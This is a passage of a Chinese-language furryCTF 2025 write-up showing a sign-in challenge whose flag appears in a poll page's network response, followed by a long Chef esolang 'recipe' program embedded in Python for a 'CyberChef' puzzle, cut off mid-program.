

furryCTF 2025 高校联合新神赛

0cu1ux 解题部分

MISC

签到题

The screenshot shows a poll interface with the question "你见过flag喵？". There are two options: "我见过flag喵" (1票) and "我没见过flag喵" (0票). Below the poll is a browser's network tab showing a list of requests. One request, tpresult.aspx?activity=32680, has a highlighted response body containing the text "喵？ flag是什么？好吃的喵~ ◇◇" followed by the flag "furryCTF{Croz5_The_Lock_0f_T1me}".

状态	方法	域名	文件	发起者	类型	传输	大小	响应
200	GET	tp.wjx.top	tpresult.aspx?activity=32680	document	html	3.09 kB	8.60 kB	HTML 喵？ flag是什么？好吃的喵~ ◇◇ furryCTF{Croz5_The_Lock_0f_T1me}
200	GET	image.wjx.cn	jqmobo.css?v=6871		stylesheet	19.77 kB	88.87 kB	
200	GET	image.wjx.cn	jqmobo_pc.css?v=6871		stylesheet	2.73 kB	6.07 kB	
200	GET	image.wjx.cn	toupiaoChart.css?v=6871		stylesheet	1.82 kB	4.06 kB	
200	GET	image.wjx.cn	jquery.min.js		script	42.44 kB	93.11 kB	
200	GET	image.wjx.cn	tpresultjs?v=6871		script	1.93 kB	1.90 kB	
200	GET	pubnew.pa...	1721726525wCEXQ4.png		img	273.91 kB	272.96 kB	
200	GET	image.wjx.cn	rank_1_new@2x.png		img	2.05 kB	1.35 kB	
200	GET	image.wjx.cn	rank_2_new@2x.png		img	2.36 kB	1.66 kB	
200	GET	image.wjx.cn	titlebg_pc@2x.png		img	9.82 kB	9.12 kB	
200	GET	tp.wjx.top	favicon.ico		img	1.37 kB	1.15 kB	

CyberChef

```

1 import re
2
3 code = """
4 Crazy Thursday Fried Chicken.
5
6 Ingredients.
7 2 g salt
8 34 g sage
9 27 g oil
10 37 g ginger
11 13 g milk
12 5 g butter
13 7 g flour
14 45 g paprika
15 32 g turmeric
16

```

17 29 g pepper
18 19 g vanilla
19 35 g thyme
20 9 g rosemary
21 11 g eggs
22 26 g cheese
23 40 g cinnamon
24 23 g honey
25 43 g nutmeg
26 31 g basil
27 14 g oregano
28 22 g tomato
29 16 g garlic
30 42 g parsley
31 10 g onions
32 8 g potatoes
33 1 g sugar
34 12 g cumin
35 49 g coriander
36 17 g chicken
37
38 Method.
39 Clean the mixing bowl.
40 Clean the 2nd mixing bowl.
41 Clean the 3rd mixing bowl.
42 Clean the 4th mixing bowl.
43 Clean the 5th mixing bowl.
44 Clean the mixing bowl.
45 Put honey into the mixing bowl.
46 Add honey to the mixing bowl.
47 Add milk to the mixing bowl.
48 Add salt to the mixing bowl.
49 Liquify contents of the mixing bowl.
50 Pour contents of the mixing bowl into the baking dish.
51 Clean the mixing bowl.
52 Put honey into the mixing bowl.
53 Add honey to the mixing bowl.
54 Add milk to the mixing bowl.
55 Add salt to the mixing bowl.
56 Clean the 2nd mixing bowl.
57 Put thyme into the 2nd mixing bowl.
58 Put rosemary into the 2nd mixing bowl.
59 Clean the 2nd mixing bowl.
60 Liquify contents of the mixing bowl.
61 Pour contents of the mixing bowl into the baking dish.
62 Clean the mixing bowl.
63 Put honey into the mixing bowl.
64 Add honey to the mixing bowl.
65 Add eggs to the mixing bowl.
66 Add sugar to the mixing bowl.
67 Clean the 4th mixing bowl.
68 Put potatoes into the 4th mixing bowl.
69 Clean the 4th mixing bowl.
70 Liquify contents of the mixing bowl.
71 Pour contents of the mixing bowl into the baking dish.
72 Clean the mixing bowl.
73 Put honey into the mixing bowl.

75 Add honey to the mixing bowl.
76 Add honey to the mixing bowl.
77 Add honey to the mixing bowl.
78 Add flour to the mixing bowl.
79 Add salt to the mixing bowl.
80 Add sugar to the mixing bowl.
81 Clean the 2nd mixing bowl.
82 Put potatoes into the 2nd mixing bowl.
83 Add ginger to the 2nd mixing bowl.
84 Clean the 2nd mixing bowl.
85 Liquify contents of the mixing bowl.
86 Pour contents of the mixing bowl into the baking dish.
87 Clean the mixing bowl.
88 Put honey into the mixing bowl.
89 Add honey to the mixing bowl.
90 Add vanilla to the mixing bowl.
91 Add sugar to the mixing bowl.
92 Clean the 3rd mixing bowl.
93 Put parsley into the 3rd mixing bowl.
94 Put coriander into the 3rd mixing bowl.
95 Clean the 3rd mixing bowl.
96 Liquify contents of the mixing bowl.
97 Pour contents of the mixing bowl into the baking dish.
98 Clean the mixing bowl.
99 Put honey into the mixing bowl.
100 Add honey to the mixing bowl.
101 Add honey to the mixing bowl.
102 Add honey to the mixing bowl.
103 Add flour to the mixing bowl.
104 Add sugar to the mixing bowl.
105 Clean the 5th mixing bowl.
106 Put nutmeg into the 5th mixing bowl.
107 Put sage into the 5th mixing bowl.
108 Add thyme to the 5th mixing bowl.
109 Remove sage from the 5th mixing bowl.
110 Put butter into the 5th mixing bowl.
111 Clean the 5th mixing bowl.
112 Liquify contents of the mixing bowl.
113 Pour contents of the mixing bowl into the baking dish.
114 Clean the mixing bowl.
115 Put honey into the mixing bowl.
116 Add honey to the mixing bowl.
117 Add honey to the mixing bowl.
118 Add chicken to the mixing bowl.
119 Clean the 5th mixing bowl.
120 Put nutmeg into the 5th mixing bowl.
121 Put cinnamon into the 5th mixing bowl.
122 Put paprika into the 5th mixing bowl.
123 Add nutmeg to the 5th mixing bowl.
124 Remove turmeric from the 5th mixing bowl.
125 Clean the 5th mixing bowl.
126 Liquify contents of the mixing bowl.
127 Pour contents of the mixing bowl into the baking dish.
128 Clean the mixing bowl.
129 Put honey into the mixing bowl.
130 Add honey to the mixing bowl.
131 Add honey to the mixing bowl.
132 Add eggs to the mixing bowl.

- 133 Add sugar to the mixing bowl.
- 134 Clean the 5th mixing bowl.
- 135 Put potatoes into the 5th mixing bowl.
- 136 Put cheese into the 5th mixing bowl.
- 137 Put turmeric into the 5th mixing bowl.
- 138 Add garlic to the 5th mixing bowl.
- 139 Put honey into the 5th mixing bowl.
- 140 Clean the 5th mixing bowl.
- 141 Liquify contents of the mixing bowl.
- 142 Pour contents of the mixing bowl into the baking dish.
- 143 Clean the mixing bowl.
- 144 Put honey into the mixing bowl.
- 145 Add honey to the mixing bowl.
- 146 Add honey to the mixing bowl.
- 147 Add honey to the mixing bowl.
- 148 Add flour to the mixing bowl.
- 149 Add salt to the mixing bowl.
- 150 Add sugar to the mixing bowl.
- 151 Liquify contents of the mixing bowl.
- 152 Pour contents of the mixing bowl into the baking dish.
- 153 Clean the mixing bowl.
- 154 Put honey into the mixing bowl.
- 155 Add honey to the mixing bowl.
- 156 Add eggs to the mixing bowl.
- 157 Clean the 3rd mixing bowl.
- 158 Put basil into the 3rd mixing bowl.
- 159 Add coriander to the 3rd mixing bowl.
- 160 Put honey into the 3rd mixing bowl.
- 161 Clean the 3rd mixing bowl.
- 162 Liquify contents of the mixing bowl.
- 163 Pour contents of the mixing bowl into the baking dish.
- 164 Clean the mixing bowl.
- 165 Put honey into the mixing bowl.
- 166 Add honey to the mixing bowl.
- 167 Add honey to the mixing bowl.
- 168 Add milk to the mixing bowl.
- 169 Add salt to the mixing bowl.
- 170 Add sugar to the mixing bowl.
- 171 Liquify contents of the mixing bowl.
- 172 Pour contents of the mixing bowl into the baking dish.
- 173 Clean the mixing bowl.
- 174 Put honey into the mixing bowl.
- 175 Add honey to the mixing bowl.
- 176 Add honey to the mixing bowl.
- 177 Add flour to the mixing bowl.
- 178 Add salt to the mixing bowl.
- 179 Clean the 2nd mixing bowl.
- 180 Put cheese into the 2nd mixing bowl.
- 181 Clean the 2nd mixing bowl.
- 182 Liquify contents of the mixing bowl.
- 183 Pour contents of the mixing bowl into the baking dish.
- 184 Clean the mixing bowl.
- 185 Put honey into the mixing bowl.
- 186 Add honey to the mixing bowl.
- 187 Add honey to the mixing bowl.
- 188 Add honey to the mixing bowl.
- 189 Add flour to the mixing bowl.
- 190 Add salt to the mixing bowl.

191 Add sugar to the mixing bowl.
192 Clean the 5th mixing bowl.
193 Put oil into the 5th mixing bowl.
194 Put paprika into the 5th mixing bowl.
195 Add coriander to the 5th mixing bowl.
196 Remove nutmeg from the 5th mixing bowl.
197 Clean the 5th mixing bowl.
198 Liquify contents of the mixing bowl.
199 Pour contents of the mixing bowl into the baking dish.
200 Clean the mixing bowl.
201 Put honey into the mixing bowl.
202 Add honey to the mixing bowl.
203 Add eggs to the mixing bowl.
204 Liquify contents of the mixing bowl.
205 Pour contents of the mixing bowl into the baking dish.
206 Clean the mixing bowl.
207 Put honey into the mixing bowl.
208 Add honey to the mixing bowl.
209 Add honey to the mixing bowl.
210 Add honey to the mixing bowl.
211 Add milk to the mixing bowl.
212 Add salt to the mixing bowl.
213 Clean the 3rd mixing bowl.
214 Put thyme into the 3rd mixing bowl.
215 Remove ginger from the 3rd mixing bowl.
216 Put salt into the 3rd mixing bowl.
217 Clean the 3rd mixing bowl.
218 Liquify contents of the mixing bowl.
219 Pour contents of the mixing bowl into the baking dish.
220 Clean the mixing bowl.
221 Put honey into the mixing bowl.
222 Add honey to the mixing bowl.
223 Add honey to the mixing bowl.
224 Add chicken to the mixing bowl.
225 Clean the 4th mixing bowl.
226 Put garlic into the 4th mixing bowl.
227 Put cinnamon into the 4th mixing bowl.
228 Add onions to the 4th mixing bowl.
229 Remove coriander from the 4th mixing bowl.
230 Clean the 4th mixing bowl.
231 Liquify contents of the mixing bowl.
232 Pour contents of the mixing bowl into the baking dish.
233 Clean the mixing bowl.
234 Put honey into the mixing bowl.
235 Add honey to the mixing bowl.
236 Add honey to the mixing bowl.
237 Add butter to the mixing bowl.
238 Clean the 2nd mixing bowl.
239 Put basil into the 2nd mixing bowl.
240 Put rosemary into the 2nd mixing bowl.
241 Put cinnamon into the 2nd mixing bowl.
242 Clean the 2nd mixing bowl.
243 Liquify contents of the mixing bowl.
244 Pour contents of the mixing bowl into the baking dish.
245 Clean the mixing bowl.
246 Put honey into the mixing bowl.
247 Add honey to the mixing bowl.
248 Add honey to the mixing bowl.

- 249 Add vanilla to the mixing bowl.
250 Add salt to the mixing bowl.
251 Clean the 2nd mixing bowl.
252 Put oil into the 2nd mixing bowl.
253 Put basil into the 2nd mixing bowl.
254 Remove pepper from the 2nd mixing bowl.
255 Clean the 2nd mixing bowl.
256 Liquify contents of the mixing bowl.
257 Pour contents of the mixing bowl into the baking dish.
258 Clean the mixing bowl.
259 Put honey into the mixing bowl.
260 Add honey to the mixing bowl.
261 Add salt to the mixing bowl.
262 Add sugar to the mixing bowl.
263 Clean the 4th mixing bowl.
264 Put sage into the 4th mixing bowl.
265 Put tomato into the 4th mixing bowl.
266 Put oregano into the 4th mixing bowl.
267 Clean the 4th mixing bowl.
268 Liquify contents of the mixing bowl.
269 Pour contents of the mixing bowl into the baking dish.
270 Clean the mixing bowl.
271 Put honey into the mixing bowl.
272 Add honey to the mixing bowl.
273 Add honey to the mixing bowl.
274 Add vanilla to the mixing bowl.
275 Clean the 2nd mixing bowl.
276 Put oil into the 2nd mixing bowl.
277 Put parsley into the 2nd mixing bowl.
278 Add basil to the 2nd mixing bowl.
279 Remove turmeric from the 2nd mixing bowl.
280 Clean the 2nd mixing bowl.
281 Liquify contents of the mixing bowl.
282 Pour contents of the mixing bowl into the baking dish.
283 Clean the mixing bowl.
284 Put honey into the mixing bowl.
285 Add honey to the mixing bowl.
286 Add flour to the mixing bowl.
287 Clean the 4th mixing bowl.
288 Put cinnamon into the 4th mixing bowl.
289 Put cumin into the 4th mixing bowl.
290 Add nutmeg to the 4th mixing bowl.
291 Put chicken into the 4th mixing bowl.
292 Clean the 4th mixing bowl.
293 Liquify contents of the mixing bowl.
294 Pour contents of the mixing bowl into the baking dish.
295 Clean the mixing bowl.
296 Put honey into the mixing bowl.
297 Add honey to the mixing bowl.
298 Add honey to the mixing bowl.
299 Add chicken to the mixing bowl.
300 Liquify contents of the mixing bowl.
301 Pour contents of the mixing bowl into the baking dish.
302 Clean the mixing bowl.
303 Put honey into the mixing bowl.
304 Add honey to the mixing bowl.
305 Add vanilla to the mixing bowl.
306 Add salt to the mixing bowl.

307 Add sugar to the mixing bowl.
308 Liquify contents of the mixing bowl.
309 Pour contents of the mixing bowl into the baking dish.
310 Clean the mixing bowl.
311 Put honey into the mixing bowl.
312 Add honey to the mixing bowl.
313 Add honey to the mixing bowl.
314 Add vanilla to the mixing bowl.
315 Add salt to the mixing bowl.
316 Clean the 5th mixing bowl.
317 Put onions into the 5th mixing bowl.
318 Put sage into the 5th mixing bowl.
319 Remove cheese from the 5th mixing bowl.
320 Clean the 5th mixing bowl.
321 Liquify contents of the mixing bowl.
322 Pour contents of the mixing bowl into the baking dish.
323 Clean the mixing bowl.
324 Put honey into the mixing bowl.
325 Add honey to the mixing bowl.
326 Add honey to the mixing bowl.
327 Add honey to the mixing bowl.
328 Add honey to the mixing bowl.
329 Add flour to the mixing bowl.
330 Clean the 3rd mixing bowl.
331 Put tomato into the 3rd mixing bowl.
332 Add cumin to the 3rd mixing bowl.
333 Remove onions from the 3rd mixing bowl.
334 Clean the 3rd mixing bowl.
335 Liquify contents of the mixing bowl.
336 Pour contents of the mixing bowl into the baking dish.
337 Clean the mixing bowl.
338 Put honey into the mixing bowl.
339 Add honey to the mixing bowl.
340 Add honey to the mixing bowl.
341 Add butter to the mixing bowl.
342 Clean the 3rd mixing bowl.
343 Put pepper into the 3rd mixing bowl.
344 Put turmeric into the 3rd mixing bowl.
345 Clean the 3rd mixing bowl.
346 Liquify contents of the mixing bowl.
347 Pour contents of the mixing bowl into the baking dish.
348 Clean the mixing bowl.
349 Put honey into the mixing bowl.
350 Add honey to the mixing bowl.
351 Add honey to the mixing bowl.
352 Add vanilla to the mixing bowl.
353 Clean the 4th mixing bowl.
354 Put basil into the 4th mixing bowl.
355 Put thyme into the 4th mixing bowl.
356 Put rosemary into the 4th mixing bowl.
357 Add thyme to the 4th mixing bowl.
358 Remove nutmeg from the 4th mixing bowl.
359 Clean the 4th mixing bowl.
360 Liquify contents of the mixing bowl.
361 Pour contents of the mixing bowl into the baking dish.
362 Clean the mixing bowl.
363 Put honey into the mixing bowl.
364 Add honey to the mixing bowl.

365 Add honey to the mixing bowl.
366 Add honey to the mixing bowl.
367 Add flour to the mixing bowl.
368 Add sugar to the mixing bowl.
369 Clean the 2nd mixing bowl.
370 Put rosemary into the 2nd mixing bowl.
371 Put thyme into the 2nd mixing bowl.
372 Clean the 2nd mixing bowl.
373 Liquify contents of the mixing bowl.
374 Pour contents of the mixing bowl into the baking dish.
375 Clean the mixing bowl.
376 Put honey into the mixing bowl.
377 Add honey to the mixing bowl.
378 Add honey to the mixing bowl.
379 Add honey to the mixing bowl.
380 Add vanilla to the mixing bowl.
381 Liquify contents of the mixing bowl.
382 Pour contents of the mixing bowl into the baking dish.
383 Clean the mixing bowl.
384 Put honey into the mixing bowl.
385 Add honey to the mixing bowl.
386 Add honey to the mixing bowl.
387 Add milk to the mixing bowl.
388 Clean the 2nd mixing bowl.
389 Put onions into the 2nd mixing bowl.
390 Put cumin into the 2nd mixing bowl.
391 Remove cumin from the 2nd mixing bowl.
392 Clean the 2nd mixing bowl.
393 Liquify contents of the mixing bowl.
394 Pour contents of the mixing bowl into the baking dish.
395 Clean the mixing bowl.
396 Put honey into the mixing bowl.
397 Add honey to the mixing bowl.
398 Add salt to the mixing bowl.
399 Add sugar to the mixing bowl.
400 Clean the 3rd mixing bowl.
401 Put pepper into the 3rd mixing bowl.
402 Add nutmeg to the 3rd mixing bowl.
403 Clean the 3rd mixing bowl.
404 Liquify contents of the mixing bowl.
405 Pour contents of the mixing bowl into the baking dish.
406 Clean the mixing bowl.
407 Put honey into the mixing bowl.
408 Add honey to the mixing bowl.
409 Add honey to the mixing bowl.
410 Add vanilla to the mixing bowl.
411 Clean the 4th mixing bowl.
412 Put cheese into the 4th mixing bowl.
413 Add oil to the 4th mixing bowl.
414 Put butter into the 4th mixing bowl.
415 Clean the 4th mixing bowl.
416 Liquify contents of the mixing bowl.
417 Pour contents of the mixing bowl into the baking dish.
418 Clean the mixing bowl.
419 Put honey into the mixing bowl.
420 Add honey to the mixing bowl.
421 Add flour to the mixing bowl.
422 Clean the 5th mixing bowl.

423 Put turmeric into the 5th mixing bowl.
424 Put parsley into the 5th mixing bowl.
425 Put flour into the 5th mixing bowl.
426 Clean the 5th mixing bowl.
427 Liquify contents of the mixing bowl.
428 Pour contents of the mixing bowl into the baking dish.
429 Clean the mixing bowl.
430 Put honey into the mixing bowl.
431 Add honey to the mixing bowl.
432 Add honey to the mixing bowl.
433 Add honey to the mixing bowl.
434 Add flour to the mixing bowl.
435 Add sugar to the mixing bowl.
436 Clean the 3rd mixing bowl.
437 Put thyme into the 3rd mixing bowl.
438 Put cumin into the 3rd mixing bowl.
439 Add garlic to the 3rd mixing bowl.
440 Clean the 3rd mixing bowl.
441 Liquify contents of the mixing bowl.
442 Pour contents of the mixing bowl into the baking dish.
443 Clean the mixing bowl.
444 Put honey into the mixing bowl.
445 Add honey to the mixing bowl.
446 Add honey to the mixing bowl.
447 Add milk to the mixing bowl.
448 Add salt to the mixing bowl.
449 Clean the 2nd mixing bowl.
450 Put rosemary into the 2nd mixing bowl.
451 Add ginger to the 2nd mixing bowl.
452 Remove paprika from the 2nd mixing bowl.
453 Clean the 2nd mixing bowl.
454 Liquify contents of the mixing bowl.
455 Pour contents of the mixing bowl into the baking dish.
456 Clean the mixing bowl.
457 Put honey into the mixing bowl.
458 Add honey to the mixing bowl.
459 Add honey to the mixing bowl.
460 Add vanilla to the mixing bowl.
461 Add sugar to the mixing bowl.
462 Clean the 4th mixing bowl.
463 Put cinnamon into the 4th mixing bowl.
464 Clean the 4th mixing bowl.
465 Liquify contents of the mixing bowl.
466 Pour contents of the mixing bowl into the baking dish.
467 Clean the mixing bowl.
468 Put honey into the mixing bowl.
469 Add honey to the mixing bowl.
470 Add honey to the mixing bowl.
471 Add honey to the mixing bowl.
472 Add honey to the mixing bowl.
473 Add butter to the mixing bowl.
474 Add sugar to the mixing bowl.
475 Liquify contents of the mixing bowl.
476 Pour contents of the mixing bowl into the baking dish.
477 Clean the mixing bowl.
478 Put honey into the mixing bowl.
479 Add honey to the mixing bowl.
480 Add honey to the mixing bowl.

481 Add flour to the mixing bowl.
482 Add salt to the mixing bowl.
483 Clean the 3rd mixing bowl.
484 Put garlic into the 3rd mixing bowl.
485 Put cumin into the 3rd mixing bowl.
486 Remove parsley from the 3rd mixing bowl.
487 Put honey into the 3rd mixing bowl.
488 Clean the 3rd mixing bowl.
489 Liquify contents of the mixing bowl.
490 Pour contents of the mixing bowl into the baking dish.
491 Clean the mixing bowl.
492 Put honey into the mixing bowl.
493 Add honey to the mixing bowl.
494 Add salt to the mixing bowl.
495 Clean the 5th mixing bowl.
496 Put tomato into the 5th mixing bowl.
497 Clean the 5th mixing bowl.
498 Liquify contents of the mixing bowl.
499 Pour contents of the mixing bowl into the baking dish.
500 Clean the mixing bowl.
501 Put honey into the mixing bowl.
502 Add honey to the mixing bowl.
503 Add honey to the mixing bowl.
504 Add vanilla to the mixing bowl.
505 Clean the 2nd mixing bowl.
506 Put basil into the 2nd mixing bowl.
507 Remove cheese from the 2nd mixing bowl.
508 Clean the 2nd mixing bowl.
509 Liquify contents of the mixing bowl.
510 Pour contents of the mixing bowl into the baking dish.
511 Clean the mixing bowl.
512 Put honey into the mixing bowl.
513 Add honey to the mixing bowl.
514 Add honey to the mixing bowl.
515 Add honey to the mixing bowl.
516 Add honey to the mixing bowl.
517 Add salt to the mixing bowl.
518 Liquify contents of the mixing bowl.
519 Pour contents of the mixing bowl into the baking dish.
520 Clean the mixing bowl.
521 Put honey into the mixing bowl.
522 Add honey to the mixing bowl.
523 Add eggs to the mixing bowl.
524 Liquify contents of the mixing bowl.
525 Pour contents of the mixing bowl into the baking dish.
526 Clean the mixing bowl.
527 Put honey into the mixing bowl.
528 Add honey to the mixing bowl.
529 Add salt to the mixing bowl.
530 Clean the 3rd mixing bowl.
531 Put paprika into the 3rd mixing bowl.
532 Add nutmeg to the 3rd mixing bowl.
533 Clean the 3rd mixing bowl.
534 Liquify contents of the mixing bowl.
535 Pour contents of the mixing bowl into the baking dish.
536 Clean the mixing bowl.
537 Put honey into the mixing bowl.
538 Add honey to the mixing bowl.

539 Add honey to the mixing bowl.
540 Add vanilla to the mixing bowl.
541 Liquify contents of the mixing bowl.
542 Pour contents of the mixing bowl into the baking dish.
543 Clean the mixing bowl.
544 Put honey into the mixing bowl.
545 Add honey to the mixing bowl.
546 Add honey to the mixing bowl.
547 Add honey to the mixing bowl.
548 Add honey to the mixing bowl.
549 Add flour to the mixing bowl.
550 Clean the 2nd mixing bowl.
551 Put basil into the 2nd mixing bowl.
552 Put basil into the 2nd mixing bowl.
553 Add cheese to the 2nd mixing bowl.
554 Clean the 2nd mixing bowl.
555 Liquify contents of the mixing bowl.
556 Pour contents of the mixing bowl into the baking dish.
557 Clean the mixing bowl.
558 Put honey into the mixing bowl.
559 Add honey to the mixing bowl.
560 Add honey to the mixing bowl.
561 Add honey to the mixing bowl.
562 Add flour to the mixing bowl.
563 Add sugar to the mixing bowl.
564 Liquify contents of the mixing bowl.
565 Pour contents of the mixing bowl into the baking dish.
566 Clean the mixing bowl.
567 Put honey into the mixing bowl.
568 Add honey to the mixing bowl.
569 Add honey to the mixing bowl.
570 Add milk to the mixing bowl.
571 Add salt to the mixing bowl.
572 Clean the 2nd mixing bowl.
573 Put basil into the 2nd mixing bowl.
574 Put garlic into the 2nd mixing bowl.
575 Put thyme into the 2nd mixing bowl.
576 Remove oregano from the 2nd mixing bowl.
577 Clean the 2nd mixing bowl.
578 Liquify contents of the mixing bowl.
579 Pour contents of the mixing bowl into the baking dish.
580 Clean the mixing bowl.
581 Put honey into the mixing bowl.
582 Add honey to the mixing bowl.
583 Add honey to the mixing bowl.
584 Add vanilla to the mixing bowl.
585 Add salt to the mixing bowl.
586 Liquify contents of the mixing bowl.
587 Pour contents of the mixing bowl into the baking dish.
588 Clean the mixing bowl.
589 Put honey into the mixing bowl.
590 Add honey to the mixing bowl.
591 Add honey to the mixing bowl.
592 Add honey to the mixing bowl.
593 Add chicken to the mixing bowl.
594 Add sugar to the mixing bowl.
595 Liquify contents of the mixing bowl.
596 Pour contents of the mixing bowl into the baking dish.

597 Clean the mixing bowl.
598 Put honey into the mixing bowl.
599 Add honey to the mixing bowl.
600 Add honey to the mixing bowl.
601 Add honey to the mixing bowl.
602 Add flour to the mixing bowl.
603 Add sugar to the mixing bowl.
604 Clean the 4th mixing bowl.
605 Put ginger into the 4th mixing bowl.
606 Put oil into the 4th mixing bowl.
607 Put cheese into the 4th mixing bowl.
608 Add rosemary to the 4th mixing bowl.
609 Clean the 4th mixing bowl.
610 Liquify contents of the mixing bowl.
611 Pour contents of the mixing bowl into the baking dish.
612 Clean the mixing bowl.
613 Put honey into the mixing bowl.
614 Add honey to the mixing bowl.
615 Add honey to the mixing bowl.
616 Add chicken to the mixing bowl.
617 Add sugar to the mixing bowl.
618 Clean the 4th mixing bowl.
619 Put sage into the 4th mixing bowl.
620 Put cumin into the 4th mixing bowl.
621 Remove cinnamon from the 4th mixing bowl.
622 Clean the 4th mixing bowl.
623 Liquify contents of the mixing bowl.
624 Pour contents of the mixing bowl into the baking dish.
625 Clean the mixing bowl.
626 Put honey into the mixing bowl.
627 Add honey to the mixing bowl.
628 Add honey to the mixing bowl.
629 Add honey to the mixing bowl.
630 Add flour to the mixing bowl.
631 Add sugar to the mixing bowl.
632 Liquify contents of the mixing bowl.
633 Pour contents of the mixing bowl into the baking dish.
634 Clean the mixing bowl.
635 Put honey into the mixing bowl.
636 Add honey to the mixing bowl.
637 Add honey to the mixing bowl.
638 Add flour to the mixing bowl.
639 Add salt to the mixing bowl.
640 Add sugar to the mixing bowl.
641 Clean the 3rd mixing bowl.
642 Put garlic into the 3rd mixing bowl.
643 Put oregano into the 3rd mixing bowl.
644 Clean the 3rd mixing bowl.
645 Liquify contents of the mixing bowl.
646 Pour contents of the mixing bowl into the baking dish.
647 Clean the mixing bowl.
648 Put honey into the mixing bowl.
649 Add honey to the mixing bowl.
650 Add eggs to the mixing bowl.
651 Clean the 3rd mixing bowl.
652 Put pepper into the 3rd mixing bowl.
653 Clean the 3rd mixing bowl.
654 Liquify contents of the mixing bowl.

655 Pour contents of the mixing bowl into the baking dish.
656 Clean the mixing bowl.
657 Put honey into the mixing bowl.
658 Add honey to the mixing bowl.
659 Add honey to the mixing bowl.
660 Add sugar to the mixing bowl.
661 Clean the 5th mixing bowl.
662 Put thyme into the 5th mixing bowl.
663 Put oil into the 5th mixing bowl.
664 Put garlic into the 5th mixing bowl.
665 Add garlic to the 5th mixing bowl.
666 Clean the 5th mixing bowl.
667 Liquify contents of the mixing bowl.
668 Pour contents of the mixing bowl into the baking dish.
669 Clean the mixing bowl.
670 Put honey into the mixing bowl.
671 Add honey to the mixing bowl.
672 Add honey to the mixing bowl.
673 Add honey to the mixing bowl.
674 Add butter to the mixing bowl.
675 Add sugar to the mixing bowl.
676 Clean the 5th mixing bowl.
677 Put tomato into the 5th mixing bowl.
678 Put onions into the 5th mixing bowl.
679 Remove cheese from the 5th mixing bowl.
680 Clean the 5th mixing bowl.
681 Liquify contents of the mixing bowl.
682 Pour contents of the mixing bowl into the baking dish.
683 Clean the mixing bowl.
684 Put honey into the mixing bowl.
685 Add honey to the mixing bowl.
686 Add flour to the mixing bowl.
687 Clean the 2nd mixing bowl.
688 Put turmeric into the 2nd mixing bowl.
689 Remove turmeric from the 2nd mixing bowl.
690 Clean the 2nd mixing bowl.
691 Liquify contents of the mixing bowl.
692 Pour contents of the mixing bowl into the baking dish.
693 Clean the mixing bowl.
694 Put honey into the mixing bowl.
695 Add honey to the mixing bowl.
696 Add butter to the mixing bowl.
697 Add sugar to the mixing bowl.
698 Clean the 4th mixing bowl.
699 Put oregano into the 4th mixing bowl.
700 Remove tomato from the 4th mixing bowl.
701 Clean the 4th mixing bowl.
702 Liquify contents of the mixing bowl.
703 Pour contents of the mixing bowl into the baking dish.
704 Clean the mixing bowl.
705 Put honey into the mixing bowl.
706 Add honey to the mixing bowl.
707 Add salt to the mixing bowl.
708 Add salt to the mixing bowl.
709 Clean the 5th mixing bowl.
710 Put thyme into the 5th mixing bowl.
711 Put basil into the 5th mixing bowl.
712 Remove onions from the 5th mixing bowl.

713 Clean the 5th mixing bowl.
714 Liquify contents of the mixing bowl.
715 Pour contents of the mixing bowl into the baking dish.
716 Clean the mixing bowl.
717 Put honey into the mixing bowl.
718 Add honey to the mixing bowl.
719 Add honey to the mixing bowl.
720 Add honey to the mixing bowl.
721 Add butter to the mixing bowl.
722 Add sugar to the mixing bowl.
723 Clean the 2nd mixing bowl.
724 Put ginger into the 2nd mixing bowl.
725 Put oregano into the 2nd mixing bowl.
726 Put rosemary into the 2nd mixing bowl.
727 Remove pepper from the 2nd mixing bowl.
728 Clean the 2nd mixing bowl.
729 Liquify contents of the mixing bowl.
730 Pour contents of the mixing bowl into the baking dish.
731 Clean the mixing bowl.
732 Put honey into the mixing bowl.
733 Add honey to the mixing bowl.
734 Add honey to the mixing bowl.
735 Add honey to the mixing bowl.
736 Add honey to the mixing bowl.
737 Clean the 3rd mixing bowl.
738 Put cheese into the 3rd mixing bowl.
739 Put ginger into the 3rd mixing bowl.
740 Put sugar into the 3rd mixing bowl.
741 Clean the 3rd mixing bowl.
742 Liquify contents of the mixing bowl.
743 Pour contents of the mixing bowl into the baking dish.
744 Clean the mixing bowl.
745 Put honey into the mixing bowl.
746 Add honey to the mixing bowl.
747 Add eggs to the mixing bowl.
748 Clean the 3rd mixing bowl.
749 Put turmeric into the 3rd mixing bowl.
750 Put oil into the 3rd mixing bowl.
751 Put paprika into the 3rd mixing bowl.
752 Remove tomato from the 3rd mixing bowl.
753 Clean the 3rd mixing bowl.
754 Liquify contents of the mixing bowl.
755 Pour contents of the mixing bowl into the baking dish.
756 Clean the mixing bowl.
757 Put honey into the mixing bowl.
758 Add honey to the mixing bowl.
759 Add salt to the mixing bowl.
760 Add salt to the mixing bowl.
761 Clean the 2nd mixing bowl.
762 Put oil into the 2nd mixing bowl.
763 Remove ginger from the 2nd mixing bowl.
764 Clean the 2nd mixing bowl.
765 Liquify contents of the mixing bowl.
766 Pour contents of the mixing bowl into the baking dish.
767 Clean the mixing bowl.
768 Put honey into the mixing bowl.
769 Add honey to the mixing bowl.
770 Add honey to the mixing bowl.

771 Add eggs to the mixing bowl.
772 Add sugar to the mixing bowl.
773 Clean the 5th mixing bowl.
774 Put nutmeg into the 5th mixing bowl.
775 Add rosemary to the 5th mixing bowl.
776 Clean the 5th mixing bowl.
777 Liquify contents of the mixing bowl.
778 Pour contents of the mixing bowl into the baking dish.
779 Clean the mixing bowl.
780 Put honey into the mixing bowl.
781 Add honey to the mixing bowl.
782 Add honey to the mixing bowl.
783 Add honey to the mixing bowl.
784 Add flour to the mixing bowl.
785 Add salt to the mixing bowl.
786 Add sugar to the mixing bowl.
787 Liquify contents of the mixing bowl.
788 Pour contents of the mixing bowl into the baking dish.
789 Clean the mixing bowl.
790 Put honey into the mixing bowl.
791 Add honey to the mixing bowl.
792 Add honey to the mixing bowl.
793 Add chicken to the mixing bowl.
794 Clean the 4th mixing bowl.
795 Put cumin into the 4th mixing bowl.
796 Add rosemary to the 4th mixing bowl.
797 Remove garlic from the 4th mixing bowl.
798 Clean the 4th mixing bowl.
799 Liquify contents of the mixing bowl.
800 Pour contents of the mixing bowl into the baking dish.
801 Clean the mixing bowl.
802 Put honey into the mixing bowl.
803 Add honey to the mixing bowl.
804 Add honey to the mixing bowl.
805 Add chicken to the mixing bowl.
806 Add sugar to the mixing bowl.
807 Liquify contents of the mixing bowl.
808 Pour contents of the mixing bowl into the baking dish.
809 Clean the mixing bowl.
810 Put honey into the mixing bowl.
811 Add honey to the mixing bowl.
812 Add honey to the mixing bowl.
813 Add honey to the mixing bowl.
